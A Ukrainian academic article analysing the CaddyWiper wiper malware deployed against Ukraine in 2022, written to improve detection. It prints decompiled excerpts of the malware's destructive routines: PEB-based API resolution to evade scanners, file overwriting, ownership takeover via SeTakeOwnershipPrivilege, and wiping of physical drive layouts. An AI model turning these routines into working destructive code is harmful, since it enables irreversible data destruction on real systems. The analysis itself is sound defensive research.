УДК 004.056
DOI: 10.31673/2409-7292.2023.010006

Мацько О. Й., Гаврилюк І. Ю., Найман Г. Г.

ТЕХНІЧНИЙ АНАЛІЗ ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ CADDYWIPER

У статті досліджується новий тип шкідливого програмного забезпечення, призначеного для знищення інформаційних ресурсів та носіїв на кінцевих точках мережі. Виявлений у 2022 році, вірус CaddyWiper знищує дані користувачів, розділяє інформацію з підключених дисків. Метою роботи є дослідження характерних особливостей CaddyWiper для підвищення ефективності виявлення шкідливого програмного забезпечення.

Ключові слова: CaddyWiper, вайпер, знищувач, шкідливе програмне забезпечення.

Вступ

Триваюче вторгнення росії в Україні призводить до появи все нових засобів боротьби. У кіберпросторі до таких засобів можна віднести появу нового віруса-знищувача (вайпера) CaddyWiper. CaddyWiper – це зловмисне програмне забезпечення, зловмисний код, спеціально розроблений для пошкодження цільових систем шляхом стирання даних користувача, програм, жорстких дисків і, у деяких випадках, інформації про розділи. На відміну від програм-вимагачів, троянів та інших поширених варіантів зловмисного програмного забезпечення, вайпери не зосереджені на крадіжці чи фінансовій вигоді, вони видаляють усе на своєму шляху з чисто деструктивною метою [1].

Новий вайпер працює за цією схемою, видаляючи дані користувача та інформацію про розділи. Однак, за повідомленнями фахівців ESET, CaddyWiper не видаляє інформацію на контролерах домену, що, ймовірно, є способом для зловмисників зберегти свій доступ всередину організації, продовжуючи порушувати її роботу. CaddyWiper було вперше виявлено 14 березня 2022 року. Він знищує дані користувачів, розділяє інформацію з підключених дисків і був помічений у кількох десятках систем в обмеженій кількості організацій. У всіх випадках CaddyWiper було завантажено через Microsoft GPO, що свідчить про те, що зловмисники спочатку скомпрометували цільовий сервер Active Directory [2].

CaddyWiper – це четвертий вайпер, який атакував українські цілі. Першим вайпером був WhisperGate. Його використовували для нападів на українські урядові установи перед вторгненням 24.02.2022. Невдовзі за WhisperGate з'явилися HermeticWiper та IsaacWiper, а CaddyWiper став четвертим вайпером.

Схема роботи CaddyWiper

Діаграма (рис. 1) описує процес виконання CaddyWiper.



Рис. 1. Діаграма роботи CaddyWiper [3]

Якщо комп'ютер, на якому було запущено CaddyWiper, не є контролером домену (DC), машина не постраждає. Якщо це PDC, Caddy починає стирання з «C:\\Users», щоб не зламати операційну систему до завершення процесу стирання. Потім він видаляє кожну літеру диска від диска «D:\\» до «Z:\\». Якщо Caddy запускався з правами адміністратора, він також видаляє розділи фізичних жорстких дисків, щоб повністю зруйнувати операційну систему.

Текст на рис. 2 описує цей потік.

```
result = DsRoleGetPrimaryDomainInformation(0, DsRolePrimaryDomainInfoBasic, &Buffer);
if ( Buffer->MachineRole != DsRole_RolePrimaryDomainController )
{
  (LoadLibraryA_Func)(advapi32dll);
  strcpy(v3, "C:\\Users");
  wipepath(v3);
  strcpy(v8, "D:\\");
  for ( i = 0; i < 0x18; ++i )
  {
    wipepath(v8);
    ++v8[0];
  }
  return wipepartition();
```

Рис. 2. Потік знищення директорій

Динамічне завантаження API

Caddy використовує блок середовища процесу (PEB) для запуску необхідного інтерфейсу прикладного програмування Windows (API). Це для того, щоб уникнути статичних і динамічних сканерів. У рамках підрахунку репутації сканери перевіряють каталог імпорту виконуваного файлу, а динамічний моніторинг базується на імпортованому підключенні API. Caddy офіційно декларує лише DsRoleGetPrimaryDomainInformation API як частину таблиці адрес імпорту (IAT), тоді як решта вирішується динамічно через PEB [4].

На рис. 3 показано процес запуску API через PEB.

```
v7 = 0;
Flink = NtCurrentPeb()->Ldr->InMemoryOrderModuleList.Flink;
do
{
  Buffer = Flink->FullDllName.Buffer;
  tolowercase(Buffer, 2 * wcslen(Buffer));
  if ( !wcscmp(Buffer, a1) )
  {
    v5 = Flink->InInitializationOrderLinks.Flink;
    v4 = exportdirectory(v5);
    if ( v4 )
    {
      v3 = *(&v4->NumberOfNames + v5);
      while ( 1 )
      {
        --v3;
        if ( !strcmp((v5 + *(v5 + *(&v4->AddressOfNames + v5) + 4 * v3)), a2) )
          break;
        if ( !v3 )
          goto LABEL_8;
      }
      v7 = (*(v5 + *(&v4->AddressOfFunctions + v5) + 4 * *(v5 + *(&v4->AddressOfNameOrdinals + v5) + 2 * v3)) + v5);
    }
  }
LABEL_8:
  Flink = Flink->InLoadOrderLinks.Flink;
}
while ( Flink->InInitializationOrderLinks.Flink && !v7 );
return v7;
```

Рис. 3. Процес запуску API через PEB

Видалення файлів

Функція wipepath відповідає за фактичний процес видалення файлу. Ця функція може обробляти приховані та системні файли, додатково отримуючи дискреційний контроль

доступу до файлу на шляху до нього. Це робиться для того, щоб забезпечити видалення якомога більшої кількості файлів. Для оптимізації продуктивності вірус видаляє фрагмент розміром максимум 10 МБ від початку файлу [5].

На рис. 4 показано реалізацію функції wipepath.

```
result = (FindFirstFileAFunc)(lpFileName, &lpFindFileData);
v13 = result;
if ( result != INVALID_HANDLE_VALUE )
{
  do
  {
    if ( (lpFindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
    {
      if ( (lpFindFileData.cFileName[0] != '.' || lpFindFileData.cFileName[1] && lpFindFileData.cFileName[1] != '.')
        && (lpFindFileData.dwFileAttributes & FILE_ATTRIBUTE_HIDDEN) == 0
        && (lpFindFileData.dwFileAttributes & FILE_ATTRIBUTE_SYSTEM) == 0 )
      {
        concat(v18, a1, v9);
        concat(v30, v18, lpFindFileData.cFileName);
        takeownership(v30);
        wipepath(v30);
      }
    }
    else
    {
      concat(v18, a1, v9);
      concat(v30, v18, lpFindFileData.cFileName);
      if ( takeownership(v30) )
      {
        v4 = (CreateFileAFunc)(v30, GENERIC_WRITE|GENERIC_READ, 3u, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
        if ( v4 != -1 )
        {
          filesize = (GetFileSizeFunc)(v4, 0);
          if ( filesize > 0xA00000 )
            filesize = 0xA00000;
          v3 = 0;
          v5 = (LocalAllocFunc)(LMEM_ZEROINIT, filesize);
          zeromem(v5, filesize);
          (SetFilePointerFunc)(v4, 0, 0, 0);
          (WriteFileFunc)(v4, v5, filesize, &v3, 0);
```

Рис. 4. Процес реалізації функції wipepath

Дискреційний контроль доступу

Вайпер змінює DACL файлового об’єкта, беручи право власності на цей об’єкт. Це вдається, лише якщо той, хто запускає процес Caddy, має доступ WRITE_DAC до об’єкта або є власником об’єкта. Якщо початкова спроба змінити DACL не вдасться, код активує привілей «SeTakeOwnershipPrivilege». Потім він робить групу адміністраторів локальної системи власником об’єкта. Код, який використовується в Caddy, подібний до прикладу, який надає MSDN (рис. 5).

```
ea[1].Trustee.ptstrName = pSIDAdmin;
if ( !(SetEntriesInAclAFunc)(2, ea, 0, &pACL) )
{
  v29 = (SetNamedSecurityInfoAFunc)(arg0, 1, DACL_SECURITY_INFORMATION, 0, 0, pACL, 0);
  if ( v29 )
  {
    if ( v29 == ERROR_ACCESS_DENIED )
    {
      v1 = (GetCurrentProcessFunc)(32, &v20);
      if ( (OpenProcessTokenFunc)(v1) )
      {
        strcpy(v8, "SeTakeOwnershipPrivilege");
        if ( setprivilege(v20, v8, 1) )
        {
          v29 = (SetNamedSecurityInfoAFunc)(arg0, SE_FILE_OBJECT, OWNER_SECURITY_INFORMATION, pSIDAdmin, 0, 0, 0);
          if ( !v29 )
          {
            if ( setprivilege(v20, v8, 0) )
            {
              v29 = (SetNamedSecurityInfoAFunc)(arg0, SE_FILE_OBJECT, DACL_SECURITY_INFORMATION, 0, 0, pACL, 0);
```

Рис. 5. Приклад активації привілеїв

© Мацько, О. Й., Гаврилюк, І. Ю., & Найман, Г. Г. (2023). Технічний аналіз шкідливого програмного забезпечення CaddyWiper. Сучасний захист інформації, 1(53), 47–51. https://doi.org/10.31673/2409-7292.2023.010006.

```
if ( !(LookupPrivilegeValueAFunc)(0, a2, &v9) )
  return 0;
v6 = 1;
if ( a3 )
  v6 = SE_PRIVILEGE_ENABLED;
else
  v6 = 0;
return (AdjustTokenPrivilegesFunc)(a1, 0, &v6, 0x10u, 0, 0) && (GetLastErrorFunc)() != ERROR_NOT_ALL_ASSIGNED;
```

Рис. 5. Приклад активації привілеїв (продовження)

Видалення директорій

IOCTL (‘IOCTL_DISK_SET_DRIVE_LAYOUT_EX’), переданий у DeviceIoControl, зазвичай використовується для перерозподілу диска відповідно до вказаного макета диска та інформаційних даних розділу. Однак у нашому випадку він просто стирає 0x780 байт із фізичного диска, поки виконує ітерацію від «\\\\.\\PHYSICALDRIVE9» до «\\\\.\\PHYSICALDRIVE0». Це можна зробити, лише якщо Caddy запущено з правами адміністратора (рис. 6).

```
zeromem(a1, 0x780);
wcscpy(v7, L"\\\\.\\PHYSICALDRIVE9");
do
{
  v12 = (CreateFileWFunc)(v7, GENERIC_WRITE|GENERIC_READ, 3, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
  if ( v12 != INVALID_HANDLE_VALUE )
  {
    (DeviceIoControlFunc)(v12, IOCTL_DISK_SET_DRIVE_LAYOUT_EX, a1, 0x780, 0, 0, &v1, 0);
    (CloseHandleFunc)(v12);
  }
  --LOBYTE(v7[17]);
```

Рис. 6. Приклад перерозподілу диска відповідно до вказаного макета

Результати роботи CaddyWiper

CaddyWiper можна запускати з правами адміністратора або без них. В обох випадках це завдає непоправної шкоди цільовій машині. Виконання CaddyWiper без прав адміністратора робить файли недоступними, як показано нижче (рис. 7):



Рис. 7. Результат роботи CaddyWiper [2]

Коли CaddyWiper запускається з правами адміністратора, операційна система також стає недоступною (рис. 8).



Рис. 8. Результат роботи CaddyWiper щодо операційної системи [3]

Висновок

CaddyWiper – це складний вірус, який може перетворити будь-яку машину, проти якої він розгорнутий, на непотрібний пристрій. Традиційним рішенням безпеки кінцевих точок важко запобігти таким атакам, як CaddyWiper. Завдяки своїй поліморфній природі CaddyWiper приховує свою функціональність від моніторингу під час виконання та зіставлення шаблонів. Реактивні та статичні антивірусні програми (AV) і рішення для виявлення та реагування на кінцеві точки (EDR) потребують вдосконалення, щоб запобігти APT і знизити ризики порушень.

Перелік посилань

1. Fernando Martinez. Analysis on recent wiper attacks: examples and how wiper malware works. https://cybersecurity.att.com/blogs/labs-research/analysis-on-recent-wiper-attacks-examples-and-how-they-wiper-malware-works

2. Michael Dereviashkin. New Analysis: the CaddyWiper Malware Attacking Ukraine. Posted April 5, 2022. https://blog.morphisec.com/caddywiper-analysis-new-malware-attacking-ukraine

3. Technical Analysis of New CaddyWiper Malware discovered in Ukraine. https://mikebosland.com/technical-analysis-of-new-caddywiper-malware/

4. eSentire Threat Intelligence Malware Analysis: CaddyWiper. https://www.esentire.com/blog/esentire-threat-intelligence-malware-analysis-caddywiper

5. Ioan Iacob, Iulian Madalin Ionita. The Anatomy of Wiper Malware, Part 1: Common Techniques. https://www.crowdstrike.com/blog/the-anatomy-of-wiper-malware-part-1/.

Надійшла: 29.12.2022 Рецензент: д.т.н., професор Вишнівський В.В.